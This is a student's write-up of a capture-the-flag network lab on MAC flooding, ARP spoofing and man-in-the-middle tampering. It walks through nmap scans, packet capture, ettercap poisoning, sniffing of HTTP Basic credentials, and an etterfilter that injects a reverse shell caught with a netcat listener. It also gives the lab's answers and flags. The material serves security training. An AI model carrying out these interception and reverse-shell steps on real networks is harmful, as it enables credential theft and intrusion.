ISSACK WAITHAKA
cs-sa07-24085

I started by starting the machine
initial access
- I connected to the machine via ssh

Answer the questions below

Now, can you (re)gain access? (Yay/Nay)

Yay

✓ Correct Answer Hint

```
admin@10.10.72.112's password:
Connection closed by 10.10.72.112 port 22

┌──(root㉿kali)-[/home/dylan/Downloads]
└─# ssh admin@10.10.72.112
admin@10.10.72.112's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-100-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information disabled due to load higher than 1.0

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

5 updates can be applied immediately.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
```

Network discovery

Questions

1.

Answer the questions below

What is your IP address?

192.168.12.66

✓ Correct Answer

2.

What's the network's CIDR prefix?

/24

✓ Correct Answer Hint

```
admin@eve:~$ ip address show eth1
5: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether c6:ea:8c:50:a9:d6 brd ff:ff:ff:ff:ff:ff
    inet 192.168.12.66/24 brd 192.168.12.255 scope global eth1
       valid_lft forever preferred_lft forever
    inet6 fe80::4c7a:54ff:fee4:8425/64 scope link
       valid_lft forever preferred_lft forever
admin@eve:~$
```

3.

Questions

How many other live hosts are there?

2

✓ Correct Answer

We do not do not include Eve because we are using her access

```
admin@eve:~$ sudo nmap -sN 192.168.12.66/24
[sudo] password for admin:
Starting Nmap 7.80 ( https://nmap.org ) at 2024-07-20 14:52 UTC
Nmap scan report for alice (192.168.12.1)
Host is up (0.061s latency).
All 1000 scanned ports on alice (192.168.12.1) are open|filtered
MAC Address: 00:50:79:66:68:00 (Private)

Nmap scan report for bob (192.168.12.2)
Host is up (0.00070s latency).
All 1000 scanned ports on bob (192.168.12.2) are open|filtered
MAC Address: 00:50:79:66:68:01 (Private)

Nmap scan report for eve (192.168.12.66)
Host is up (0.0000070s latency).
Not shown: 995 closed ports
PORT     STATE         SERVICE
22/tcp   open|filtered ssh
5001/tcp open|filtered commplex-link
5002/tcp open|filtered rfe
5003/tcp open|filtered filemaker
5004/tcp open|filtered avt-profile-1

Nmap done: 256 IP addresses (3 hosts up) scanned in 89.00 seconds
admin@eve:~$
```

5.

What's the hostname of the first host (lowest IP address) you've found?

alice ✓ Correct Answer Hint

Passive Network Sniffing

- I used this command **tcpdump -A -i eth1 -w /tmp/tcpdump.pcap** to capture traffic and save them in tcpdump.pcap file

Questions

1.

Can you see any traffic from those hosts? (Yay/Nay)

Yay ✓ Correct Answer

2.

Who keeps sending packets to eve?

Bob ✓ Correct Answer

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.12.2	192.168.12.66	ICMP	708	Echo (ping) request id=0xb8c6, seq=985/55555, ttl=64 (reply in …
2	0.000045	192.168.12.66	192.168.12.2	ICMP	708	Echo (ping) reply id=0xb8c6, seq=985/55555, ttl=64 (request i…
3	3.009048	192.168.12.2	192.168.12.66	ICMP	708	Echo (ping) request id=0xbbc6, seq=986/55811, ttl=64 (reply in …
4	3.009080	192.168.12.66	192.168.12.2	ICMP	708	Echo (ping) reply id=0xbbc6, seq=986/55811, ttl=64 (request i…
5	6.018016	192.168.12.2	192.168.12.66	ICMP	708	Echo (ping) request id=0xbec6, seq=987/56067, ttl=64 (reply in …
6	6.018043	192.168.12.66	192.168.12.2	ICMP	708	Echo (ping) reply id=0xbec6, seq=987/56067, ttl=64 (request i…
7	9.019269	192.168.12.2	192.168.12.66	ICMP	708	Echo (ping) request id=0xc1c6, seq=988/56323, ttl=64 (reply in …
8	9.019300	192.168.12.66	192.168.12.2	ICMP	708	Echo (ping) reply id=0xc1c6, seq=988/56323, ttl=64 (request i…
9	12.020458	192.168.12.2	192.168.12.66	ICMP	708	Echo (ping) request id=0xc4c6, seq=989/56579, ttl=64 (reply in …
10	12.020489	192.168.12.66	192.168.12.2	ICMP	708	Echo (ping) reply id=0xc4c6, seq=989/56579, ttl=64 (request i…
11	15.021650	192.168.12.2	192.168.12.66	ICMP	708	Echo (ping) request id=0xc7c6, seq=990/56835, ttl=64 (reply in …
12	15.021678	192.168.12.66	192.168.12.2	ICMP	708	Echo (ping) reply id=0xc7c6, seq=990/56835, ttl=64 (request i…
13	18.022860	192.168.12.2	192.168.12.66	ICMP	708	Echo (ping) request id=0xcac6, seq=991/57091, ttl=64 (reply in …
14	18.022892	192.168.12.66	192.168.12.2	ICMP	708	Echo (ping) reply id=0xcac6, seq=991/57091, ttl=64 (request i…
15	21.024057	192.168.12.2	192.168.12.66	ICMP	708	Echo (ping) request id=0xcdc6, seq=992/57347, ttl=64 (reply in …

From the nmap result we noted that the IP sending Eve the requests was Bob’s

```
Nmap scan report for bob (192.168.12.2)
```

I copied the file to my local machine

```
┌──(dylan㉿kali)-[/tmp]
└─$ scp admin@10.10.72.112:/tmp/tcpdump.pcap .

admin@10.10.72.112's password:
tcpdump.pcap                                          45%   32KB  32.0KB/s   00:01 ETAl
tcpdump.pcap                                         100%   70KB  12.3KB/s   00:05

┌──(dylan㉿kali)-[/tmp]
└─$ lsls
Command 'lsls' not found, did you mean:
  command 'lsns' from deb util-linux
Try: sudo apt install <deb name>

┌──(dylan㉿kali)-[/tmp]
└─$ ls
'Nx7gyrpbMAjiskisgUnbFl_zG4eoiDi1tESULv79w60='
 OSL_PIPE_1000_SingleOfficeIPC_470b87f5b9cdbddcc98caac89980f1
 hsperfdata_dylan
 lu19701150.tmp
 qipc_sharedmemory_NxgyrpbMAjiskisgUnbFlzGeoiDitESULvw095ae3f0b84f47b2bad9a2b0c75da4e57e4f885e
 qipc_systemsem_NxgyrpbMAjiskisgUnbFlzGeoiDitESULvw095ae3f0b84f47b2bad9a2b0c75da4e57e4f885e
 ssh-QAjK4DKUMOjS
 systemd-private-24430278865441b8ac25baadbecc95d5-ModemManager.service-RSVjwr
 systemd-private-24430278865441b8ac25baadbecc95d5-bluetooth.service-oclYpv
 systemd-private-24430278865441b8ac25baadbecc95d5-colord.service-Sz3XoG
 systemd-private-24430278865441b8ac25baadbecc95d5-haveged.service-zcPlPK
 systemd-private-24430278865441b8ac25baadbecc95d5-polkit.service-qG4PwZ
 systemd-private-24430278865441b8ac25baadbecc95d5-systemd-logind.service-VvMIN8
 systemd-private-24430278865441b8ac25baadbecc95d5-systemd-timesyncd.service-xtivJh
 systemd-private-24430278865441b8ac25baadbecc95d5-upower.service-SsbB0D
 tcpdump.pcap

┌──(dylan㉿kali)-[/tmp]
└─$
```


and opened wireshark

3.


What type of packets are sent?


icmp

✓ Correct Answer Hint



4.





Sniffing while MAC Flooding

- We can try to launch a mac flooding against the machine.
- I opened a new ssh session so as to leave the tcp dump process running
- On the new ssh I started macof to run against the flooding switch

- I copied the new file into my local machine and started wireshark

```
┌──(dylan㉿kali)-[/tmp]
└─$ scp admin@10.10.72.112:/tmp/tcpdump2.pcap .

admin@10.10.72.112's password:
tcpdump2.pcap                                         81%  960KB  12.1KB/s   00:18 ETA
tcpdump2.pcap                                         89% 1056KB  13.4KB/s   00:09 ETA^
C

┌──(dylan㉿kali)-[/tmp]
└─$ scp admin@10.10.72.112:/tmp/tcpdump2.pcap .

admin@10.10.72.112's password:
tcpdump2.pcap                                        100% 1182KB  15.6KB/s   01:15

┌──(dylan㉿kali)-[/tmp]
└─$ wireshark tcpdump2.pcap
```

Questions

1.

Answer the questions below

What kind of packets is Alice continuously sending to Bob?

ICMP


✓ Correct Answer Hint

2.

What's the size of their data section? (bytes)

1337


✓ Correct Answer Hint



Man-in-the-middle:Intro to ARP spoofing

- We are going to ru arp cache spoofing attacks because the mac flooding is a bit noisy


Questions



Man-in-the-middle: Sniffing

Questions

1



```
admin@eve:~$ ip address show eth1
8: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP
 group default qlen 1000
    link/ether 62:6a:f0:c6:54:54 brd ff:ff:ff:ff:ff:ff
    inet 192.168.12.66/24 brd 192.168.12.255 scope global eth1
       valid_lft forever preferred_lft forever
    inet6 fe80::b4cb:3dff:fe18:9f9b/64 scope link
       valid_lft forever preferred_lft forever
admin@eve:~$ nmap -sN 192.168.12.66/24
You requested a scan type which requires root privileges.
QUITTING!
admin@eve:~$ sudo nmap -sN 192.168.12.66/24
Starting Nmap 7.80 ( https://nmap.org ) at 2024-07-21 04:56 UTC
Nmap scan report for alice (192.168.12.10)
Host is up (0.0027s latency).
Not shown: 999 closed ports
PORT     STATE         SERVICE
4444/tcp open|filtered krb524
MAC Address: 8E:D7:02:B0:63:80 (Unknown)

Nmap scan report for bob (192.168.12.20)
Host is up (0.0028s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE
80/tcp open|filtered http
MAC Address: 2A:73:96:3C:F0:73 (Unknown)

Nmap scan report for eve (192.168.12.66)
Host is up (0.0000070s latency).
Not shown: 997 closed ports
PORT     STATE         SERVICE
22/tcp   open|filtered ssh
5000/tcp open|filtered upnp
5002/tcp open|filtered rfe

Nmap done: 256 IP addresses (3 hosts up) scanned in 4.49 seconds
admin@eve:~$
```

2.

Which machine has an open well-known port?

192.168.12.20 ✓ Correct Answer

3.

What is the port number?

80 ✓ Correct Answer

```
Nmap scan report for bob (192.168.12.20)
Host is up (0.0028s latency).
Not shown: 999 closed ports
PORT    STATE          SERVICE
80/tcp open|filtered http
MAC Address: 2A:73:96:3C:F0:73 (Unknown)
```

4,5.

Can you access the content behind the service from your current position? (Nay/Yay)

Nay ✓ Correct Answer

Can you see any meaningful traffic to or from that port passively sniffing on you interface eth1? (Nay/Yay)

Nay ✓ Correct Answer Hint

6.

Now launch the same ARP spoofing attack as in the previous task. Can you see some interesting traffic, now? (Nay/Yay)

Yay ✓ Correct Answer Hint

7.

Who is using that service?

alice ✓ Correct Answer Hint

```
Sun Jul 21 05:00:52 2024 [856526]
TCP  192.168.12.10:55310 → 192.168.12.20:80 | AP (133)
GET /test.txt HTTP/1.1
Host: www.server.bob.
Authorization: Basic YWRtaW46czNjcjN0X1A0eno=.
User-Agent: curl/7.68.0.
Accept: */*.
.
HTTP : 192.168.12.20:80 → USER: admin  PASS: s3cr3t_P4zz  INFO: www.serve
r.bob/test.txt
```

Alice's Ip address

8.

What's the hostname the requests are sent to?

www.server.bob ✓ Correct Answer

Which file is being requested?

```
Sun Jul 21 05:00:52 2024 [856526]
TCP  192.168.12.10:55310 ⟶ 192.168.12.20:80 | AP (133)
GET /test.txt HTTP/1.1.
Host: www.server.bob.
Authorization: Basic YWRtaW46czNjcjN0X1A0eno=.
User-Agent: curl/7.68.0.
Accept: */*.
```

9.

Which file is being requested?

test.txt

✓ Correct Answer

```
Sun Jul 21 05:00:52 2024 [856526]
TCP  192.168.12.10:55310 ⟶ 192.168.12.20:80 | AP (133)
GET /test.txt HTTP/1.1.
Host: www.server.bob.
Authorization: Basic YWRtaW46czNjcjN0X1A0eno=.
User-Agent: curl/7.68.0.
Accept: */*.
.
HTTP : 192.168.12.20:80 → USER: admin  PASS: s3cr3t_P4zz  INFO: www.serve
r.bob/test.txt
```

10.

What text is in the file?

OK

✓ Correct Answer

Hint

```
Sun Jul 21 05:01:41 2024 [26242]
TCP  192.168.12.20:80 ⟶ 192.168.12.10:55328 | FAP (171)
Server: SimpleHTTP/0.6 Python/2.7.12.
Date: Sun, 21 Jul 2024 05:01:41 GMT.
Content-type: text/plain.
Content-Length: 3.
Last-Modified: Sun, 27 Mar 2022 12:57:36 GMT.
.
OK
HTTP : 192.168.12.20:80 → USER: admin  PASS: s3cr3t_P4zz  INFO: www.serve
r.bob/test.txt
```

11.

Which credentials are being used for authentication? (username:password)

admin:s3cr3t_P4zz

✓ Correct Answer Hint

```
Sun Jul 21 05:01:41 2024 [26242]
TCP  192.168.12.20:80 ⟶ 192.168.12.10:55328 | FAP (171)
Server: SimpleHTTP/0.6 Python/2.7.12.
Date: Sun, 21 Jul 2024 05:01:41 GMT.
Content-type: text/plain.
Content-Length: 3.
Last-Modified: Sun, 27 Mar 2022 12:57:36 GMT.

OK
HTTP : 192.168.12.20:80 → USER: admin  PASS: s3cr3t_P4zz  INFO: www.serve
r.bob/test.txt
```

12.

Now, stop the attack (by pressing q). What is ettercap doing in order to leave its man-in-the-middle position gracefully and undo the poisoning?

RE-ARPing the victims

✓ Correct Answer Hint

```
Sun Jul 21 05:17:52 2024 [921615]
TCP  192.168.12.20:45434 ⟶ 192.168.12.10:4444 | AP (5)
root

Sun Jul 21 05:17:52 2024 [928188]
TCP  192.168.12.10:4444 ⟶ 192.168.12.20:45434 | A (0)
Closing text interface ...


Terminating ettercap ...
Lua cleanup complete!
ARP poisoner deactivated.
RE-ARPing the victims ...
Unified sniffing was stopped.

admin@eve:~$ ^C
admin@eve:~$
```

13.

Can you access the content behind that service, now, using the obtained credentials? (Nay/Yay)

Yay

✓ Correct Answer Hint

```
Terminating ettercap ...
Lua cleanup complete!
ARP poisoner deactivated.
RE-ARPing the victims ...
Unified sniffing was stopped.

admin@eve:~$ ^C
admin@eve:~$ curl -u admin:s3cr3t_P4zz http://192.168.12.20/
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"><html>
<title>Directory listing for /</title>
<body>
<h2>Directory listing for /</h2>
<hr>
<ul>
<li><a href="SimpleHTTPAuthServer.py">SimpleHTTPAuthServer.py</a>
<li><a href="test.txt">test.txt</a>
<li><a href="user.txt">user.txt</a>
</ul>
<hr>
</body>
</html>
admin@eve:~$
```

14.

What is the user.txt flag?

THM{wh0s_$n!ff1ng_0ur_cr3ds} ✓ Correct Answer

```
<li><a href="SimpleHTTPAuthServer.py">SimpleHTTPAuthServer.py</a>
<li><a href="test.txt">test.txt</a>
<li><a href="user.txt">user.txt</a>
</ul>
<hr>
</body>
</html>
admin@eve:~$ curl -u admin:s3cr3t_P4zz http://192.168.12.20/user.txt
THM{wh0s_$n!ff1ng_0ur_cr3ds}
admin@eve:~$
```

15.

You should also have seen some rather questionable kind of traffic. What kind of remote access (shell) does Alice have on the server?

reverse shell ✓ Correct Answer Hint

It is a type type of connection you want to catch when compromising hosts allowing you to execute commands by calling back to your listener.

16.

What commands are being executed? Answer in the order they are being executed.

whoami, pwd, ls

✓ Correct Answer

```
Sun Jul 21 05:17:26 2024 [930315]
TCP  192.168.12.10:4444 ⟶ 192.168.12.20:45426 | AP (7)
whoami
```

```
Sun Jul 21 05:17:33 2024 [952790]
TCP  192.168.12.10:4444 ⟶ 192.168.12.20:45422 | AP (3)
ls
```

```
Sun Jul 21 05:17:42 2024 [935470]
TCP  192.168.12.10:4444 ⟶ 192.168.12.20:45426 | AP (4)
pwd
```

17.

Which of the listed files do you want?

root.txt

✓ Correct Answer

Hint

```
Sun Jul 21 05:17:47 2024 [936188]
TCP  192.168.12.20:45430 ⟶ 192.168.12.10:4444 | A (0)

Sun Jul 21 05:17:47 2024 [937503]
TCP  192.168.12.20:45430 ⟶ 192.168.12.10:4444 | AP (30)
rev.go
root.txt
server.sh
www
```

Man-in-the-middle manipulation

- We can tamper with Alice packets as pass through Eves machine
- We are going to be using etterfilter which is a filtering compiler for ettercap

Questions

1.

What is the root.txt flag?

THM{wh4t_an_ev1l_M!tM_u_R}

✓ Correct Answer

- To get to this The first step was to create an etterfilter file '**whoami.ecf**'and try to write Alice's ports and replacing whoami data with a reverse shell.
- Next step was to compile the **.ecf** Into an **.ef** file


```
admin@eve:~$ etterfilter whoami.ecf -o whoami.ef

etterfilter 0.8.3 copyright 2001-2019 Ettercap Development Team

 14 protocol tables loaded:
        DECODED DATA udp tcp esp gre icmp ipv6 ip arp wifi fddi tr eth

 13 constants loaded:
        VRRP OSPF GRE UDP TCP ESP ICMP6 ICMP PPTP PPPOE IP6 IP ARP

 Parsing source file 'whoami.ecf'  done.

 Unfolding the meta-tree  done.

 Converting labels to real offsets  done.

 Writing output to 'whoami.ef'  done.
 → Script encoded into 9 instructions.
```

- Next we start a listener and run the ettercap specifying my newly created etterfiter file

```
admin@eve:~$ ls
whoami.ecf  whoami.ef
admin@eve:~$ sudo ettercap -T -i eth1 -M arp -F whoami.ef

ettercap 0.8.3 copyright 2001-2019 Ettercap Development Team

Content filters loaded from whoami.ef ...
Listening on:
  eth1 → 62:6A:F0:C6:54:54
         192.168.12.66/255.255.255.0
         fe80::b4cb:3dff:fe18:9f9b/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf f
ile
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/all/use_tempadd
r is not set to 0.
Privileges dropped to EUID 65534 EGID 65534 ...
```

```
admin@eve:~$ nc -nvlp 6666 &
[1] 13309
admin@eve:~$ Listening on 0.0.0.0 6666
Connection received on 192.168.12.20 47296
fg
nc -nvlp 6666
ls
rev.go
root.txt
server.sh
www
cat roo
cat: roo: No such file or directory
cat root.txt
THM{wh4t_an_ev1l_M!tM_u_R}
```

- And that is how I got the shell



Conclusion

- In this room I have learnt about network pentesting. I have also learn how a man in the middle attack can be fatal when it comes to networking. I have learn how to poison an arp request and mac flooding which are important skills needed in y this field. With the skills acquired I can say that I am comfortable with mac flooding and arp spoofing.